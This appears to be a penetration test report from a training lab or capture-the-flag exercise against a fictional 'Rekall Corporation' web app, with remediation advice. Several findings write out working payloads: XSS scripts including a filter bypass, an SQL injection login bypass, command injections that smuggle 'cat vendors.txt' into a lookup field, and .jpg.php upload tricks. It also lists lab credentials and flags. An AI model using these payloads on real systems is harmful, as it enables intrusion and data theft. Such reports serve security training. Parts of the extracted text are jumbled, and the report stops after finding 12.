



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Prepared by: Sanatana Pillay

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

Contact Information

Company Name	Pillay Solutions
Contact Name	San Pillay
Contact Title	Senior Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	02/22/2025	San Pillay	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Some input areas in web applications needed further probing since they were well-protected against simple XSS vulnerabilities.
- Some attempts by Pillay Solutions to use SQL injections against the webpage were unsuccessful.
- Certain places have basic defenses in place, which made it more difficult for Pillay Solutions to successfully execute vulnerabilities such XSS scripting and local file inclusion.
- There was adequate input validation in several input fields.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Web apps are susceptible to a number of attacks, including as XSS scripting, command injections, and local file inclusion, which might allow a threat actor to quickly access sensitive data and possibly upload harmful scripts to be stored on Rekall's servers.
- Numerous instances of sensitive data exposure were discovered on both Windows and Linux computers, making crucial information readily available to threat actors who might have infiltrated the system.
- Using simple nmap scans, a number of open ports were found, indicating possible weaknesses across Rekall's network.
- Shellshock, SLMail pop3d, and Apache Tomcat Remote Code Execution were among the older vulnerabilities discovered on the Linux and Windows computers.
- Information like the "WHOIS" data, which might be used by adversaries to further scan the network and find weaknesses, was made public via open source intelligence tools.
- The credentials and passwords of a number of significant users were recovered and cracked using Kiwi.

Executive Summary

Rekall's security was evaluated by Pillay Solutions in order to identify vulnerabilities and offer remediation.

In order to learn more about the target systems, including their network topology, operating system, and applications, Pillay Solutions first conducted active reconnaissance. We searched for user accounts, exploitable services, website vulnerabilities, and applications.

After that, we moved on to the scanning phase, where we checked network traffic and looked for open ports using programs like nmap. We evaluated and exploited the current CVE vulnerabilities based on those vulnerabilities.

We exposed vulnerabilities using a variety of tools during our examination, including Nmap, Burpsuite, Metasploit, and Nessus.

We advise Rekall to set up follow-up meetings to discuss the objectives and next steps of Pillay Solutions.

Summary Vulnerability Overview


Vulnerability	Severity
Reflected or Stored XSS Vulnerabilities on Multiple Web Pages	High
Command injection Vulnerabilities	High
Sensitive Data Exposure (Windows)	Critical
Local File Inclusion Vulnerabilities	Critical
Open Source Data Exposure	Critical
Apache Tomcat RCE Vulnerability (CVE-2017-12617)	Critical
Shellshock Vulnerability (Linux)	Critical
FTP Anonymous Login	Critical
Kiwi Credential Dump	High
Sensitive Data in user 'C:\Users\Public\Documents' Directory	Medium
SLMail pop3d Exploit	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	172.22.117.20 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 192.168.14.35
Ports	21,22,80,106,110

Exploitation Risk	Total
Critical	11
High	12
Medium	8
Low	6


Vulnerability Findings Day 1

Vulnerability 1	Findings
Title	Reflected XSS vulnerability - welcome.php
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	On the Welcome.php page, in the field "Put your Name Here" enter payload <script>alert(You are Hacked)</script>
Images	 <p>The screenshot shows a browser window with the URL 192.168.14.35/Welcome.php?payload=<script>alert(You+are+Hacked)<%2Fscript>. The page displays the REKALL CORPORATION logo and navigation links. Below the logo, it says "Welcome to VR Planning". A message encourages users to design their perfect VR experience. A form asks for a name, with "Put your name here" and a "GO" button. The response "Welcome !" is displayed above the flag message. The flag is CONGRATS, FLAG 1 is f76sdfkg6sjf. To the right, there are three sections: "Character Development", "Adventure Planning", and "Location Choices", each with a small icon and a brief description.</p>
Affected Hosts	192.168.14.35, welcome.php
Remediation	User input validation Escaping user input


Vulnerability 2	Findings
-----------------	----------


Title	Reflected XSS payload
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	In the character selection field, enter script <5cr1>alert("hi");</5cr1> to bypass "script"
Images	
Affected Hosts	192.168.14.35, memory-planner.php
Remediation	Security awareness training can help reduce the XSS vulnerability risk. Employees should be trained to spot phishing emails. As you add that variable to a web template, OWASP advises using HTML entity encoding.

Vulnerability 3	Findings
Title	XSS stored vulnerability-comments
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	Entered a script to exploit poor coding. <script>alert("Flag 3 found!");</script>


Images	
Affected Hosts	192.168.14.35, comments.php
Remediation	Security awareness training can help reduce the XSS vulnerability risk. Employees should be trained to spot phishing emails. As you add that variable to a web template, OWASP advises using HTML entity encoding.

Vulnerability 4	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Low
Description	Used the curl -v command


Images  <pre> Memory Planner x + File Actions Edit View Help [root@kali:~]# curl -v http://192.168.14.35/About-Rekall.php * Trying 192.168.14.35:80 ... /day_1 * Connected to 192.168.14.35 (192.168.14.35) port 80 (#0) > GET /About-Rekall.php HTTP/1.1 > Host: 192.168.14.35 > User-Agent: curl/7.81.0 > Accept: */* > > Mark bundle as not supporting multiuse < HTTP/1.1 200 OK < Date: Wed, 19 Feb 2025 15:34:29 GMT < Content-Type: text/html; charset=UTF-8 < Server: Apache/2.4.7 (Ubuntu) < X-Powered-By: PHP/8.2.10 < Set-Cookie: PHPSESSID=lnkd0aoik1jh5cj4srni0175ve; path=/ < Expires: Thu, 19 Nov 1981 08:52:00 GMT < Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 < Pragma: no-cache < Vary: Accept-Encoding < Content-Length: 7873 < Content-Type: text/html < <!DOCTYPE html> <html style="font-size: 16px;"> <head> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <meta charset="utf-8"> <meta name="keywords" content=""> <meta name="description" content=""> <meta name="page_type" content="np-template-header-footer-from-plugin"> <title>About Rekall</title> <link rel="stylesheet" href="nicepage.css" media="screen"> <link rel="stylesheet" href="About-Rekall.css" media="screen"> <script class="u-script" type="text/javascript" src="jquery.js" defer=""></script> <script class="u-script" type="text/javascript" src="nicepage.js" defer=""></script> <meta name="generator" content="Nicepage 4.0.3, nicepage.com"> </head> </pre>	Affected Hosts 192.168.14.35, About-Rekall.php	Remediation curl comment can't be eliminated. Developers would have to take a look at their server and website information.
--	--	---

Vulnerability 5	Findings
Title	Local file inclusion Vulnerability
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	Created a test file with a .php extension, then uploaded it here
Images 	Affected Hosts 192.168.14.35, Memory-Planner.php
Remediation Secure file paths in a secure database and give an ID for every one, so that users only get to view their respective ID without viewing or changing the file	

	path. Utilize databases: refrain from including files in a specified directory
--	--

Vulnerability 6	Findings
Title	Local file Inclusion vulnerability jpg
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Medium
Description	Uploaded a file with a jpg.php extension and uploaded it in the "Location" field
Images	
Affected Hosts	192.168.14.35, Memory-Planner.php
Remediation	Secure file paths in a secure database and give an ID for every one, so that users only get to view their respective ID without viewing or changing the file path. Utilize databases: refrain from including files in a specified directory

Vulnerability 7	Findings
Title	SQL Injection Vulnerability login.php
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	Using a basic SQL Injection: ' or '1'='1 ' or '1'='1 for user name and password


Images 	Affected Hosts 192.168.14.35, Login.php Remediation To prevent SQL attacks, web applications and databases entry points need to be sanitized. i.e filter inputs, restrict database code, restrict database access, monitor the application and database.
---	---

Vulnerability 8	Findings
Title	Sensitive data exposure
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	Inspect the webpage, and the username and password are found. Username: dougqaid Password: kuato

Images

Affected Hosts	login.php
Remediation	Remove the users username and password credentials from the HTML web

	page code.
--	------------

Vulnerability 9	Findings
Title	Sensitive data exposure - robots.txt
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Low
Description	The server confirms the 'robots.txt' file. This file shows no restrictions for web crawlers to access the website. It allows for attacker reconnaissance to note potential vulnerabilities in their interests.
Images	
Affected Hosts	robots.txt page
Remediation	Remove listed directories shown in this robots.txt file. Suggest to use proper authentication for sensitive files like this.

Vulnerability 10	Findings
Title	Command Injection Vulnerability
Type (Web app / Linux OS / Windows OS)	Webapp
Risk Rating	Critical
Description	payload= www.google.com && cat vendors.txt in the DNS check field , which revealed sensitive data.

Images

Affected Hosts	Networking.php
Remediation	Establish validation to ensure only approved entries are accepted.

Vulnerability 11	Findings
Title	Command Injection (advanced) vulnerability-networking.php
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	used payload www.google.com cat vendors.txt in the MX record checker field

Images

REKALL CORPORATION

Welcome to Rekall Admin Networking Tools

Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt

DNS Check

Lookup

MX Record Checker



Check your MX

SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5

Congrats, flag 11 is opshdkasy78s

Affected Hosts	networking.php
Remediation	Build validation to ensure specific intended entries are accepted

Vulnerability 12		Findings
Title		Brute Force Attacks
Type (Web app / Linux OS / Windows OS)		Web Apps
Risk Rating		Medium
Description		Used Burpsuite to intercept and try combinations of payloads for login id and password. Melina had the highest length in response time and used <elin> as username and password to crack this flag.

	 <p>The screenshot shows the Rekall interface with a login page. The page has fields for 'Login' and 'Password'. Below the fields is a 'Login' button. To the right of the form is a terminal window showing a password dump table:</p> <table border="1"> <thead> <tr> <th>Request</th><th>Payload 1</th><th>Payload 2</th><th>Status</th><th>Error</th><th>Timeout</th><th>Length</th><th>Comment</th></tr> </thead> <tbody> <tr><td>1</td><td>melina</td><td>karren</td><td>200</td><td></td><td></td><td>8706</td><td></td></tr> <tr><td>5</td><td>melina</td><td>alexander</td><td>200</td><td></td><td></td><td>8706</td><td></td></tr> <tr><td>6</td><td>melina</td><td>CARLOS</td><td>200</td><td></td><td></td><td>8706</td><td></td></tr> <tr><td>7</td><td>melina</td><td>teddy1</td><td>200</td><td></td><td></td><td>8706</td><td></td></tr> <tr><td>8</td><td>melina</td><td>sunny</td><td>200</td><td></td><td></td><td>8706</td><td></td></tr> <tr><td>10</td><td>melina</td><td>isaac</td><td>200</td><td></td><td></td><td>8706</td><td></td></tr> <tr><td>11</td><td>melina</td><td>febrero</td><td>200</td><td></td><td></td><td>8706</td><td></td></tr> <tr><td>12</td><td>melina</td><td>detroit</td><td>200</td><td></td><td></td><td>8706</td><td></td></tr> <tr><td>13</td><td>melina</td><td>medmed1</td><td>200</td><td></td><td></td><td>8706</td><td></td></tr> <tr><td>14</td><td>melina</td><td>rene1</td><td>200</td><td></td><td></td><td>8706</td><td></td></tr> <tr><td>15</td><td>melina</td><td>rainbows</td><td>200</td><td></td><td></td><td>8706</td><td></td></tr> <tr><td>16</td><td>melina</td><td>melina</td><td>200</td><td></td><td></td><td>8844</td><td></td></tr> <tr><td>17</td><td>melina</td><td>medicina</td><td>200</td><td></td><td></td><td>8706</td><td></td></tr> <tr><td>18</td><td>melina</td><td>nieto</td><td>200</td><td></td><td></td><td>8706</td><td></td></tr> </tbody> </table> <p>Below the table is a terminal command: `root@kali:~/Desktop\$`.</p>  <p>The screenshot shows a browser window with a red header bar. The main content area displays an 'Admin Login' form with fields for 'Login:' and 'Password:', and a 'Login' button. Below the form, a message says: 'Successful login! flag 12 is hsk23oncsd , also the top secret legal data located here: HERE'.</p>	Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment	1	melina	karren	200			8706		5	melina	alexander	200			8706		6	melina	CARLOS	200			8706		7	melina	teddy1	200			8706		8	melina	sunny	200			8706		10	melina	isaac	200			8706		11	melina	febrero	200			8706		12	melina	detroit	200			8706		13	melina	medmed1	200			8706		14	melina	rene1	200			8706		15	melina	rainbows	200			8706		16	melina	melina	200			8844		17	melina	medicina	200			8706		18	melina	nieto	200			8706	
